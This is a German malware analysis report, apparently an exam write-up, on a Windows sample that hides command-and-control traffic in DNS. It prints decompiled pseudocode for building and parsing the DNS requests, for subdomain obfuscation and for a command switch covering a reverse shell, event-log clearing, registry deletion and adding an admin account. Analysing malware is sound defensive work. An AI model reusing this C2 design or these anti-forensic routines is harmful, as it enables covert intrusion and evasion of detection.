Abbildung 8: Funktionskopf und Parameter send_msg_and_recv_command

Die Funktion nimmt einen Satz an Parametern entgegen, welche für die weiteren Funktionen innerhalb der C2-Kommunikation immer wieder relevant sind. Aus diesem Grund sollen die Parameter an dieser Stelle kurz dargestellt werden:

1. `socketContainer`: Ein Objekt oder eine Struktur, die eine initialisierte Socket-Instanz aus der **ws2_32.dll** sowie weitere wichtige Metainformationen der Malware enthält, wie beispielsweise die **Prozess-ID** (Siehe Abbildung 9).
2. `dnsRecordType`: Ein numerischer Wert, der den DNS-Record-Type für den Aufbau des DNS-Requests spezifiziert. Dieser Parameter wird später noch etwas genauer betrachtet. Kurz gesagt, wird hier die Art der erwarteten Antwort spezifiziert.
3. `subdomainWithEncodedInformation`: Diese Variable enthält die Nachricht, die an die C2-Server gesendet werden soll. Sie wird in der Domain der DNS-Anfrage als Subdomain verwendet, meistens in enkodierter Form.
4. `ipv4StaticC2Command`: Eine Ausgabevariable, die nach Beendigung der Funktion das statische C2-Kommando enthält, falls eines empfangen wurde.
5. `ipv6InteractiveC2Command`: Eine weitere Ausgabevariable, die das interaktive C2-Kommando enthält, sofern eines empfangen wurde. Generell wird nur einer der beiden Ausgabeparameter gesetzt, es wird also entweder ein statischer oder ein interaktiver Befehl empfangen.
6. `encodeMessage`: Ein Boolean-Flag, das steuert, ob die Subdomain mit der zu sendenden Nachricht zusätzlich verschlüsselt werden soll.

In der Funktion wird zunächst geprüft, ob die zu sendende Nachricht verschlüsselt werden soll. Ist dies der Fall, werden verschiedene Zeichen der Subdomain durch andere Zeichen ersetzt, was stark an eine Caesar-Cipher erinnert. Da hierbei hauptsächlich Buchstaben und Zahlen ersetzt werden, die auch als hexadezimale Zeichen genutzt werden, liegt die Vermutung nahe, dass diese Form der Verschlüsselung dazu dient, die DNS-Anfragen besser in den regulären DNS-Verkehr einzubetten und die C2-Kommunikation zu obfuskieren.

```
temp_socket = ws32dll_socket(2, 2, 0);          // socket function params: IPv4, UDP, NO_PROTOCOL,
                                                // Opens an ipv4 udp socket with no specific protocol
*(socketContainer + 4) = temp_socket;
if ( temp_socket == -1 )
  return 0;
hEventObject = WSACreateEvent();
socket = *(socketContainer + 4);
*(socketContainer + 8) = hEventObject;
WSAEventSelect(socket, hEventObject, 1);        // associate read events with socket
result = operator new(271u, &unk_1000E234);
*(socketContainer + 16) = result;
if ( result )
{
  *(socketContainer + 12) = GetCurrentProcessId();// save current process id for later use
  return 1;
}
```

Abbildung 9: Initialisieren des Sockets und Speichern der Prozess-ID

```
  c2BaseDomainLen = lstrlenA(c2BaseDomain);
  if ( lstrlenA(c2Domain) - c2BaseDomainLen - 1 > 2 )
  {
    do
    {
      charAtIndex = c2Domain[index];          // replace common hex-characters
      switch ( charAtIndex )
      {
        case '0':
          c2Domain[index] = 'l';
          break;
        case '4':
          c2Domain[index] = 's';
          break;
        case '7':
          c2Domain[index] = 'z';
          break;
        case 'a':
          c2Domain[index] = 'P';
          break;
        case 'b':
          c2Domain[index] = 'W';
          break;
        case 'c':
          c2Domain[index] = 'x';
          break;
        case 'd':
          c2Domain[index] = 'r';
          break;
        case 'e':
        case 'f':
          break;
        default:
          c2Domain[index] = charAtIndex - 1;
          break;
      }
      ++index;
      possibleC2BaseDomainLen = lstrlenA(c2BaseDomain);
    }
    while ( index < lstrlenA(c2Domain) - possibleC2BaseDomainLen - 1 );
```

Abbildung 10: Caesar-Cipher: Austauschen von Hex-Zeichen

In Abbildung 10 ist dargestellt, welche Zeichen durch andere Zeichen ersetzt werden. Besonders hervorzuheben sind die Buchstaben ‘e’ und ‘f’, da sie in der interaktiven C2-Kommunikation eine spezielle Funktion erfüllen und nicht ersetzt werden. Weitere Details hierzu finden sich in Sektion 3.7.2.

```
20  LOWORD(familyAndPort) = 2;                    // use ipv4
21  HIWORD(familyAndPort) = ws32dll_htons(53);    // send to port 53 (DNS)
22  *&sockAddrInStruct.sin_family = familyAndPort;
23  sockAddrInStruct.sin_addr = ipAddress;        // dns server ip address
24  *sockAddrInStruct.sin_zero = *&familyAndPort_8;// padding
25  if ( !send_dns_request_sub_10001670(socketContainer, dnsRecordType, sockAddrInStruct, subdomainWithEncodedInformation) )
26    return 0;
27  *&sockAddrStruct.sa_family = familyAndPort;
28  *&sockAddrStruct.sa_data[2] = ipAddress;      // dns server ip address
29  *&sockAddrStruct.sa_data[6] = *&familyAndPort_8;// padding
30  return handle_dns_response_sub_100017B0(
31          socketContainer,
32          sockAddrStruct,
33          maxWaitTimeout,
34          ipv4StaticC2Command,                  // either this or ipv6 command are set, never both
35          ipv6InteractiveC2Command,
36          timeTaken) != 0;
37  }
```

Abbildung 11: Initialisieren der sockaddr Structs und Senden / Empfangen von Nachrichten

Nach der optionalen Obfuskierung der Nachricht wird versucht, die Nachricht zu senden und einen Befehl zu empfangen. Hierzu wird eine beim Start der Malware initialisierte Liste von DNS-Server-IP-Adressen durchlaufen. In jedem Durchlauf wird die Funktion `send_and_handle_response` mit verschiedenen Parametern aufgerufen, wie z. B. der DNS-Server-IP-Adresse, der in der C2-Domain enkodierten Nachricht und dem DNS-Record-Type. Hierbei wird zum einen die Nachricht gesendet und ein Befehl empfangen und zum anderen wird so die IP-Adresse eines funktionierenden DNS-Servers ermittelt, welche ab diesem Moment für die weitere C2-Kommunikation wiederverwendet wird. Der empfangene Befehl wird an die aufrufende Funktion zurückgegeben und kann anschließend von dieser weiterverarbeitet werden.

3.4.2 C2-Trägerprotokoll

Das C2-Trägerprotokoll wird verwendet, um den Kommunikationsverkehr des Samples mit den Akteuren zu verschleiern. Wie bereits erwähnt, baut das C2-Trägerprotokoll auf dem DNS Protokoll auf. Diese Feststellung kann durch verschiedene Beobachtungen aus der statischen sowie der dynamischen Analyse bestätigt werden. So werden, wie in Abbildung 11 zu sehen ist, in der `send_and_handle_response`-Funktion `sockaddr`- und `sockaddr_in`-Strukturen mit der Familie IPv4 und dem Port 53 initialisiert. Port 53 wird dabei üblicherweise für DNS Kommunikation verwendet.

Ebenfalls konnten eine manuelle Erzeugung von DNS-Anfragen sowie das manuelle Verarbeiten von DNS-Antworten in der statischen Analyse ermittelt, sowie C2-Verkehr über das DNS Protokoll mithilfe von Wireshark aufgezeichnet und nachgewiesen werden. Eine genaue Analyse des Aufbaus der DNS-Nachrichten folgt nun.

3.4.2.1 Aufbau der C2-DNS Requests

Abbildung 12 zeigt, wie die C2-DNS-Requests konstruiert werden. Dabei beweisen die Akteure ein sehr gutes Verständnis des DNS-Protokolls, da hier die verschiedenen Felder manuell gesetzt werden und sogar der Domain-Name mit der enkodierten Nachricht, dem DNS-Protokoll entsprechend manuell kodiert wird.

Die Akteure gehen beim Aufbau einer Nachricht wie folgt vor:

```
22  *dnsRequestData = *(socketContainer + 12);     // current process id hidden as transaction id
23  *(dnsRequestData + 1) = ws32dll_htons(0x100); // flags: recursion desired
24  *(dnsRequestData + 2) = ws32dll_htons(1);      // questions: 1
25  *(dnsRequestData + 3) = 0;                     // answer rrs: 0
26  *(dnsRequestData + 4) = 0;                     // authority rrs: 0
27  *(dnsRequestData + 5) = 0;                     // additional rrs: 0
28  networkEncodedDnsRecordType = ws32dll_htons(dnsRecordType);// either 1 for A (IPv4) or 28 for AAAA (IPv6)
29  dnsRecordClass = ws32dll_htons(1);             // Class: IN
30  inputStrLen = strlen(c2domainName) + 1;
31  encodedC2Domain = malloc((inputStrLen - 1) + 2);
32  resultPtr = encodedC2Domain;
33  lpMem = encodedC2Domain;
34  if ( encodedC2Domain )
35  {
36    encodedC2Domain = dns_encode_domain_str_sub_10001C60(c2domainName, encodedC2Domain, inputStrLen - 1 + 2);
37    if ( encodedC2Domain )
38    {
39      resultCpyLen = strlen(resultPtr) + 1;
40      questionSection = dnsRequestData + 12;
41      recordTypePointer = &dnsRequestData[resultCpyLen + 12];
42      qmemcpy(questionSection, resultPtr, resultCpyLen);// copy formatted domain into question section
43      *recordTypePointer = networkEncodedDnsRecordType;// set record type
44      *(recordTypePointer + 1) = dnsRecordClass;// set record class
45      free_sub_1000522E(lpMem);
46      return (ws32dll_sendto(                    // sendto
47                *(socketContainer + 4),          // socket
48                *(socketContainer + 16),         // pointer to data buffer
49                (resultCpyLen + 16),             // data length
50                0,                               // flag
51                &sockAddrStruct,                 // pointer to dns server ip
52                16) != -1);                      // addr size in bytes
53    }
54  }
55  return encodedC2Domain;
```

Abbildung 12: Manuelles aufbauen und versenden von DNS-Requests mit versteckter C2 Nachricht

Zuerst wird der DNS-Header aufgebaut. Dazu wird in Zeile 22 die ID bzw. Transaction ID des DNS-Requests auf die im `socketContainer` gespeicherte **Prozess ID** der Malware gesetzt (siehe Abbildung 9). Diese bleibt für eine Ausführung des Samples statisch und wird aus unseren Beobachtungen für jeden Request wiederverwendet. Die Transaction ID von DNS-Requests wird verwendet, um eine DNS-Response einem Request zuzuordnen (vgl. [2]).

In Zeile 23 werden die Flags des DNS-Requests auf den Wert **0x100** gesetzt. Im DNS RFC[2] wird die Bedeutung der verschiedenen Flags genauer beschrieben. Entscheidend in diesem Zusammenhang ist vor allem, dass das **QR**-Feld auf den Wert 0 gesetzt wird, wodurch die Nachricht als DNS-Request klassifiziert wird. Zusätzlich wird das **RD**-Flag (Recursion Desired) gesetzt, was anzeigt, dass der Request rekursiv aufgelöst werden soll.

Zeile 24 setzt das **„QDCOUNT“**-Feld auf 1, es wird also ein Eintrag in der **„Question“**-Sektion spezifiziert. In den folgenden drei Zeilen werden die letzten Header-Felder **„ANCOUNT“**, **„NSCOUNT“** und **„ARCOUNT“** mit dem Wert 0 initialisiert, was bedeutet, dass es für diese Sektionen keine Einträge in der Nachricht gibt.

Als Nächstes wird der Aufbau der Questions-Sektion des DNS-Requests vorbereitet. Dazu wird zunächst in Zeile 28 der übergebene DNS-Record-Type in Netzwerkform konvertiert, damit dieser als Wert für das **„QTYPE“**-Feld gesetzt werden kann. Hiermit wird spezifiziert, was für eine Art von Resource Record als Antwort erwartet wird. Im Prüfungssample nimmt diese Variable zwei Werte an, 1 oder 28. Diese Werte stellen die Record-Types **A** bzw. **AAAA** dar, welche eine IPv4- oder eine IPv6-IP-Adresse spezifizieren (vgl. [3, 4]). Es wird mit diesem Feld also gesteuert, was für eine IP-Adresse als Antwort auf den DNS-Request erwartet wird.



Abbildung 14: Wireshark Mitschnitt eines gesendeten C2-DNS-Requests

Nach dem **„QTYPE“**-Feld wird in Zeile 29 das **„QCLASS“**-Feld initialisiert. Hier wird der Wert 1 gesetzt, was der Klasse **„IN“**, also Internet, entspricht.

Zuletzt wird die C2-Domain mit der enkodierten Nachricht, dessen IP-Adresse über DNS abgefragt werden soll, in das richtige Format gebracht. Dazu wird die Domain in Tokens unterteilt, indem nach jedem Punkt in der Domain ein neues Token erzeugt wird. Die Domain-Tokens werden dann mit einem Byte, welches die Länge darstellt, gefolgt von dem Token-Inhalt aneinander gekettet. Die Domain ist anschließend im korrekten Format, wie im DNS RFC definiert (vgl. [2, Sektion 4.1.2]), um sie in den DNS-Request einzubetten.

```
strcpy(nullTerminatedDomainName, c2domainName);
currentToken = strtok(nullTerminatedDomainName, ".");
for ( i = 0; currentToken; currentToken = strtok(0, ".") )// iterate through . separated tokens
{
  tokenLen = strlen(currentToken) + 1;
  if ( tokenLen != 1 )
  {
    sprintf(&dnsEncodedDomain[i], "%c%s", (tokenLen - 1), currentToken);// length followed by content
    i += tokenLen;
  }
}
```

Abbildung 13: Domain mit C2-Nachricht wird für das DNS Format enkodiert

Damit ist der DNS-Request fertig aufgebaut und kann an einen DNS-Server gesendet werden. Wir konnten diesen Aufbau der DNS-Requests in der dynamischen Analyse bestätigen, indem wir den DNS-Verkehr mittels Wireshark mitgeschnitten haben. In Abbildung 14 ist ein Mitschnitt eines gesendeten C2-DNS-Requests zu sehen.

Man kann gut erkennen, dass die verschiedenen Felder genau so gesetzt werden, wie es in der statischen Analyse beobachtet wurde. Ebenfalls gut zu erkennen, ist die C2-Basis-Domain des Observables, „.api.microsoft-ns1.com“ samt enkodierter Nachricht als Subdomain. Mehr zu dieser Domain in Sektion 4.2.

3.4.2.2 Verarbeiten der C2-DNS Responses

Die Funktion zum Empfangen von DNS-Responses bzw. zum Empfangen von C2-Befehlen ist deutlich komplexer als die Sender-Funktion. Aus diesem Grund sollen in diesem Abschnitt besonders die für das C2-Protokoll relevanten Teile der Funktion untersucht werden.

```
78  while ( 1 )
79  {
80    if ( WSAWaitForMultipleEvents(1u, (socketContainer + 8), 0, 3000u, 0) != WAIT_TIMEOUT )// wait for a response
81    {
82      WSAEnumNetworkEvents(*(socketContainer + 4), *(socketContainer + 8), &NetworkEvents);
83      if ( (NetworkEvents.lNetworkEvents & 1) != 0 )
84      {
85        timestamp_2 = calculate_elapsed_time_sub_10001EA0();
86        socket = *(socketContainer + 4);
87        timestamp_2_reassigned = timestamp_2;
88        sourceAddrLen = 16;
89        if ( ws32dll_recvfrom(socket, recvBuffer, 1024, 0, &sockAddrStruct, &sourceAddrLen) != -1
90          && *recvBuffer == *(socketContainer + 12)// validate that transaction ID matches stored process ID
91          && (ws32dll_ntohs(*&recvBuffer[2]) & 0xFB7F) == 0x8100 )
92        {                                       // validate dns response flags
93          numberOfQuestions = ws32dll_ntohs(*&recvBuffer[4]);// questions flag
94          numberOfAnswers = ws32dll_ntohs(*&recvBuffer[6]);// answer rrs section
95          if ( numberOfAnswers )
96            break;
97        }
98      }
99    }
100   if ( calculate_elapsed_time_sub_10001EA0() - timestamp_1 > maxWaitTimeout )// check if elapsed time exceeds maximum value
101   {
102     *timeTaken = maxWaitTimeout + 1;
103     return 0;
104   }
105 }
```

Abbildung 15: Empfangen von C2-DNS-Responses

In Abbildung 15 ist ein Ausschnitt aus der Funktion dargestellt, in dem versucht wird, die DNS-Response zu empfangen. Dabei werden verschiedene Validierungen durchgeführt, um sicherzugehen, dass es sich um eine valide DNS-Response des C2-Servers handelt. In Zeile 90 wird beispielsweise geprüft, dass die Transaction ID zu der gespeicherten Prozess ID passt. In Zeile 91 werden die Flags der DNS-Response mit einer bitweisen Und-Operation mit dem Hexadezimal-Wert **0xFB7F** verrechnet, und geprüft, ob das Ergebnis gleich dem Wert **0x8100** ist. Wenn man in den Wireshark Mitschnitt der DNS-Response in Abbildung 16 schaut, kann man erkennen, dass diese bei den Flags den Wert **0x8180** enthält, durch welchen dieses Kriterium erfüllt wird.

```
Transaction ID: 0xe805
Flags: 0x8180 Standard query response, No error
  1... .... .... .... = Response: Message is a response
  .000 0... .... .... = Opcode: Standard query (0)
  .... .0.. .... .... = Authoritative: Server is not an authority for domain
  .... ..0. .... .... = Truncated: Message is not truncated
  .... ...1 .... .... = Recursion desired: Do query recursively
  .... .... 1... .... = Recursion available: Server can do recursive queries
  .... .... .0.. .... = Z: reserved (0)
  .... .... ..0. .... = Answer authenticated: Answer/authority portion was not authen
  .... .... ...0 .... = Non-authenticated data: Unacceptable
  .... .... .... 0000 = Reply code: No error (0)
```

Abbildung 16: Erwartete DNS-Response Flags

Es wird durch diese Überprüfung also sichergestellt, dass die empfangene Nachricht eine DNS-Response ist, dass das „RD-Flag“ (Recursion Desired) gesetzt ist und, dass die rekursive Auflösung von DNS-Requests möglich ist.

In den Zeilen 93 und 94 werden anschließend noch die Anzahl an gestellten Abfragen und die Anzahl an erhaltenen Antworten aus der DNS-Response ausgelesen. Wenn es mindestens eine Antwort gibt, wird die Nachricht akzeptiert und es wird mit der Bearbeitung fortgefahren. Sollte eine der Prüfungen fehlschlagen oder keine Antworten vorhanden sein, werden so lange weitere DNS-Responses empfangen, bis die Schleife einen Timeout-Wert überschreitet, wonach die Funktion fehlschlägt.

Vor allem aus den Untersuchungen zur statischen C2 Kommunikation in Sektion 3.5.1, auf die später noch tiefer eingegangen wird, ist bekannt, dass die C2-Kommandos als IP-Adressen enkodiert werden. Für die weitere Bearbeitung muss also die IP-Adresse aus der DNS-Response extrahiert werden. Da zum Senden und Empfangen der DNS-Nachrichten keine externe Bibliothek verwendet wird, muss ein Pointer auf die IP-Adresse manuell erlangt werden. Das Problem hierbei ist jedoch, dass dies nicht unter Verwendung eines statischen Offsets geschehen kann, da die angefragten und DNS-enkodierten Domain-Namen ebenfalls in der DNS-Response enthalten sind, und diese eine variable Länge haben können. Aus diesem Grund wurde eine Funktion, welche wir `decode_domain_name` genannt haben, implementiert, welche dazu in der Lage ist, den enkodierten Domain-Namen, oder Pointer auf diesen Namen, aus der DNS-Response zu parsen und mitsamt der Länge zurückzugeben. In Abbildung 17 kann man gut erkennen, wie die Domain-Namen aller Questions verarbeitet werden, und mithilfe der ermittelten Länge die Questions-Sektionen übersprungen werden.

```
108  if ( numberOfQuestions )
109  {
110    while ( decode_domain_name_sub_10001D50(responseData, &decodedDomainNameSize, decodedQueriedDomain, 128, 0) )// skip through all questions
111    {
112      ++iterator;
113      offsetResponseData = &responseData[decodedDomainNameSize + 4];
114      responseData = offsetResponseData;
115      if ( iterator == numberOfQuestions )
116        goto LABEL_15;
117    }
118  }
```

Abbildung 17: Überspringen der DNS-Response Questions Sektionen

Der Pointer der DNS-Response sollte nach dieser Schleife nun auf den ersten Eintrag der Answers-Sektion zeigen, welche laut dem DNS RFC [2] eine variable Anzahl an Resource Records beinhalten kann.

```
125    while ( decode_domain_name_sub_10001D50(responseData, &decodedDomainNameSize, decodedQueriedDomain, 128, recvBuffer) )
126    {
127      answersSectionAfterDomainName = &responseData[decodedDomainNameSize];
128      LOWORD(recordType) = *answersSectionAfterDomainName;
129      decodedRecordType = ws32dll_ntohs(recordType);
130      LOWORD(decodedRecordClass) = *(answersSectionAfterDomainName + 1);
131      decodedRecordTypeCpy = decodedRecordType;
132      ws32dll_ntohs(decodedRecordClass);
133      ws32dll_ntohl(*(answersSectionAfterDomainName + 1));
134      LOWORD(dataLength) = *(answersSectionAfterDomainName + 4);// skip TTL
135      decodedDataLength = ws32dll_ntohs(dataLength);
136      decodedDataLengthCpy = decodedDataLength;
137      responseIpAddress = (answersSectionAfterDomainName + 10);
138      responseIpAddressPtr = decodedDataLength;
139      offsetResponseData = responseIpAddress;
```

Abbildung 18: Verarbeiten der Answers-Sektionen der DNS-Response

Daraufhin werden wie in Abbildung 18 gezeigt in einer Schleife die Resource Records der Antwort verarbeitet. Im Schleifenkopf findet sich erneut die Funktion `decode_domain_name`, welche verwendet wird, um in diesem Fall den DNS-Pointer auf den Domain-Namen des Resource Records zu überspringen (es wird eine Byte-Sequenz 0xC0 erkannt, welche den Pointer identifiziert; mehr dazu im DNS RFC [2, Sektion 4.1.4]). Nachdem der Pointer auf den

Domain-Name übersprungen wurde, kann wieder mit statischen Offsets gearbeitet werden. Es werden verschiedene Daten aus dem Resource Record ausgelesen, wirklich relevant ist hierbei jedoch wieder der DNS-Record-Type. Wie vorher bereits erwähnt, sagt dieser aus, ob eine IPv4-Adresse oder eine IPv6-Adresse zu erwarten ist.

```
140     if ( decodedRecordTypeCpy == 1 )          // IPv4 Address (A Type)
141     {
142       if ( ipv4StaticC2Command )
143       {
144         responseIpAddressPtr = *responseIpAddress;
145         dynamic_array_copy_sub_100034C0(      // copy IP Address from response to output variable
146           ipv4StaticC2Command,
147           *(ipv4StaticC2Command + 2),
148           1u,
149           &responseIpAddressPtr);
150       }
151     }
```

Abbildung 19: Auslesen der IPv4-Adresse aus der DNS-Response

Handelt es sich um einen A-Record, wird die enthaltene IPv4-Adresse ausgelesen, und über eine Funktion in den Ausgabeparameter `ipv4StaticC2Command` kopiert. Die zurück gegebene IPv4-Adresse stellt das **statische C2-Kommando** dar, welches als nächstes ausgeführt werden soll.

```
152   else if ( decodedRecordTypeCpy == 28 )    // IPv6 Address (AAAA Type)
153   {
154     offsetOutputAt22Pointer = *responseIpAddress;
155     offsetOutputAt22Plus1Pointer = responseIpAddress[1];
156     offsetOutputAt22Plus2Pointer = responseIpAddress[2];
157     outputBufStartPtr = *(ipv6EncodedInteractiveC2CommandOutputPtr + 2);// 2 is start and 3 is end
158     outputBufLen = *(ipv6EncodedInteractiveC2CommandOutputPtr + 3) - outputBufStartPtr;
159     outputBufEndPtr = responseIpAddress[3];
160     currentIdx = outputBufStartPtr;
161     if ( outputBufLen >> 4 )                // check if atleast 16 elements exist
162     {
163       block_copy_sub_10003750(outputBufStartPtr, outputBufStartPtr, outputBufStartPtr + 4);// copy in blocks of four elements (start, end, dest)
164       block_copy_with_size_sub_100037A0(    // copy in blocks of 4 for size amount of times (dest, size, src)
165         *(ipv6EncodedInteractiveC2CommandOutputPtr + 2),// dest
166         (1 - ((*(ipv6EncodedInteractiveC2CommandOutputPtr + 2) - currentIdx) >> 4)),// size
167         &offsetOutputAt22Pointer);          // src
168       for ( i = *(ipv6EncodedInteractiveC2CommandOutputPtr + 2);
169             currentIdx != i;
170             offsetOutputAt22PointerCpy[3] = outputBufEndPtr )
171       {
172         offsetOutputAt22PointerCpy = currentIdx;
173         currentIdx += 4;
174         *offsetOutputAt22PointerCpy = offsetOutputAt22Pointer;
175         offsetOutputAt22PointerCpy[1] = offsetOutputAt22Plus1Pointer;
176         offsetOutputAt22PointerCpy[2] = offsetOutputAt22Plus2Pointer;
177       }
178       *(ipv6EncodedInteractiveC2CommandOutputPtr + 2) += 16;
179     }
180     else                                    // parse response with less than 16 elements
```

Abbildung 20: Auslesen und verarbeiten der IPv6-Adresse(n) aus der DNS-Response

Handelt es sich um einen AAAA-Record, wird stattdessen die enthaltene IPv6-Adresse verarbeitet. Die Verarbeitung sieht hierbei jedoch etwas komplizierter aus, da hier verschiedene Längenüberprüfungen und dynamische Kopierfunktionen ausgeführt werden, um den Ausgabeparameter `ipv6InteractiveC2Command` zu befüllen. Wie genau die IPv6-Adressen im Detail aus den Resource Records extrahiert und weiterverarbeitet werden, ist jedoch nicht unbedingt von allzu großer Bedeutung. Der Verwendungszweck ist der Transport von enkodierten, interaktiven C2-Kommandos, wie wir in Sektion 3.7 noch genauer beleuchten werden. Wahrscheinlich haben die Akteure sich dazu entschieden, für die interaktive Kommunikation IPv6-Adressen zu verwenden, da in diesen deutlich mehr Daten als in IPv4-Adressen (128 Bit statt 32 Bit) enkodiert werden können.

3.5 Funktionalitäten

Es sollen nun die verschiedenen Funktionen der Malware dargestellt werden. Diese hängen maßgeblich mit den C2-Funktionalitäten zusammen, werden an dieser Stelle jedoch differenziert von dem eigentlichen C2-Kommunikationsprotokoll betrachtet.

3.5.1 Statische C2-Kommandos

Ein Großteil der Funktionalitäten des Samples wird durch die verschiedenen, statischen C2 Kommandos angesteuert. Der Grund, warum wir diese Art des C2s statisch getauft haben, ist, dass hier lediglich ein Satz an vordefinierten Funktionen existiert, die je nach Antwort des C2-Servers ausgeführt werden. Das Sample kommuniziert dabei in regelmäßigen Abständen mit den C2-Servern und verarbeitet die zurück gegebene IPv4-Adresse in einer Funktion, welche wir `process_c2_commands` genannt haben.

In dieser Funktion wurde ein Switch-Statement definiert, über welches die Ausführung verschiedener Befehle gesteuert wird. Das Switch-Statement nimmt als Eingabeparameter einen numerischen Wert entgegen, bei welchem es sich um eine als Long-enkodierte IPv4-Adresse handelt. Dies ist die IPv4-Adresse, die bei der C2-Kommunikation im Resource Record der DNS-Response enthalten war. Man kann beim Aufrufen der **send_msg_and_recv_command** gut erkennen, dass hier eine IPv4-Adresse als Kommando erwartet wird, da der DNS-Record-Type den Wert 1 erhält.

```
27  if ( !send_msg_and_recv_command_sub_10002130(
28          socket_container,
29          1,                                  // DNS Record Type A (IPv4 Address)
30          c2domainNameWithEncodedMessage,     // fingerprint encoded as subdomain
31          ipv4AddressContainingC2Command,     // this will hold the next command encoded as an ipv4 address
32          unused,                             // ipv6 command is not used in static c2
33          0) )                                // do not further encode subdomain
34  {                                           // if this function fails clean up, C2 didn't work
```

Abbildung 21: Anfordern eines statischen C2 Kommandos

Für eine bessere Lesbarkeit werden die IP-Adressen in diesem Bericht weiterhin im IP-Format und nicht im Long Format beschrieben, auch wenn sie im Code als numerische Werte dargestellt werden.

Nachdem die C2-Kommunikation erfolgreich durchgeführt wurde, wird vorab außerhalb des Switch-Statements geprüft, ob die empfangene IP-Adresse der Adresse **7.8.7.8** entspricht. Ist dies der Fall, wird sich in einer globalen Variable gemerkt, dass ein spezifischer Fingerprint für die nächste C2-Kommunikation als Subdomain verschickt werden soll und die Funktion terminiert erfolgreich.

Liegt eine andere IP-Adresse vor, wird diese im Switch-Statement verarbeitet. In Abbildung 22 kann ein Auszug des C2-Switches betrachtet werden.

```
63  switch ( returnedIpAddr )
64  {
65    case 17238023:                                  // 7.8.7.1
66      nextFingerprintToSend = 1;
67      goto LABEL_21;
68    case 34015239:                                  // 7.8.7.2
69      nextFingerprintToSend = 2;
70      goto LABEL_21;
71    case 50792455:
72      nextFingerprintToSend = 3;                    // 7.8.7.3
73      goto LABEL_21;
74    case 151521544:                                 // 8.9.8.9
75      create_reverse_shell_thread_sub_10002740(socket_container);
76      goto LABEL_21;
77    case 16908545:                                  // 1.1.2.1
78      clear_event_logs_sub_10001220();
79      goto LABEL_21;
80    case 33685761:                                  // 1.1.2.2
81      SHDeleteKeyA(HKEY_CURRENT_USER, "Software\\Policies\\Microsoft\\Windows\\System");
82      goto LABEL_21;
83    case 50462977:                                  // 1.1.2.3
84      add_admin_account_sub_100011A0();
85      goto LABEL_21;
86    case 67240193:                                  // 1.1.2.4
87      attach_taskmgr_to_sethc_sub_10001320();
```

Abbildung 22: Switch-Statement mit statischen C2 Kommandos

Es folgt eine Auflistung der IP-Adressen und der entsprechenden auszuführenden Aktionen:

3.5.1.1 7.8.7.8: Keep-Alive Fingerprint

Dieses Kommando sorgt, wie oben beschrieben, lediglich dafür, dass der Fingerprint `hashed_cpu_fingerprint_and_rid_2d`, wie wir ihn in Sektion 3.6 genannt haben, bei der nächsten Kommunikation versendet werden soll. Aufgrund von Beobachtungen, welche wir in Sektion 3.8 gemacht haben, gehen wir davon aus, dass es sich bei diesem Befehl um einen **Keep-Alive** Befehl handelt. Es soll also nichts getan werden, außer die Verbindung aufrechtzuerhalten.

3.5.1.2 7.8.7.1-3: Fingerprint senden

Bei diesen drei Befehlen soll, abhängig von dem letzten Byte der IP-Adresse, bei der nächsten regelmäßigen Kommunikation ein spezifischer Fingerprint versendet werden, der bestimmte Informationen über das System enthält. Mehr dazu in Sektion 3.6.

3.5.1.3 8.9.8.9: Reverse-Shell

Dieser Befehl sorgt dafür, dass ein neuer Thread gestartet wird. In diesem Thread wird die interaktive C2-Kommunikation durch eine über das C2-Protokoll laufende Reverse-Shell initialisiert. Dies wird im Detail in Sektion 3.7 behandelt.

3.5.1.4 1.1.2.1: Löschen von Event-Logs

Diese Funktion sorgt dafür, dass die Event-Logs Application, Security und System geleert werden. Dies soll vermutlich die Spuren der Angreifer auf dem infizierten System verwischen.

```
10  v5[0] = "Application";
11  v5[1] = "Security";
12  v5[2] = "System";
13  v0 = v5;
14  v4 = 3;
15  do
16  {
17    v1 = OpenEventLogA(0, *v0);
18    v2 = v1;
19    if ( v1 )
20    {
21      ClearEventLogA(v1, 0);
22      CloseEventLog(v2);
23    }
24    ++v0;
25    result = --v4;
26  }
27  while ( v4 );
```

Abbildung 23: Löschen der Event-Logs

3.5.1.5 1.1.2.2: Löschen eines Registry-Keys

Dieser Befehl sorgt dafür, dass der Registry Key `HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\System` gelöscht wird. Wahrscheinlich dient dies dem Zweck, sicherheitsrelevante Einstellungen zu entfernen, die die **Persistenz** oder andere Aktivitäten der Malware einschränken könnten. Beispielsweise kann über die Registry spezifische Einschränkungen, wie der Schlüssel **DisableCMD**, konfiguriert werden. Dieser Schlüssel wird gesetzt, um die **Eingabeaufforderung (CMD)** zu deaktivieren, sodass Administratoren verhindern können, dass Nutzer kritische Befehle über die **Kommandozeile** ausführen. Sobald dieser Schlüssel aktiv ist, erhält der Benutzer beim Öffnen von **CMD** eine entsprechende **Fehlermeldung**, wie in Abbildung 24 dargestellt.

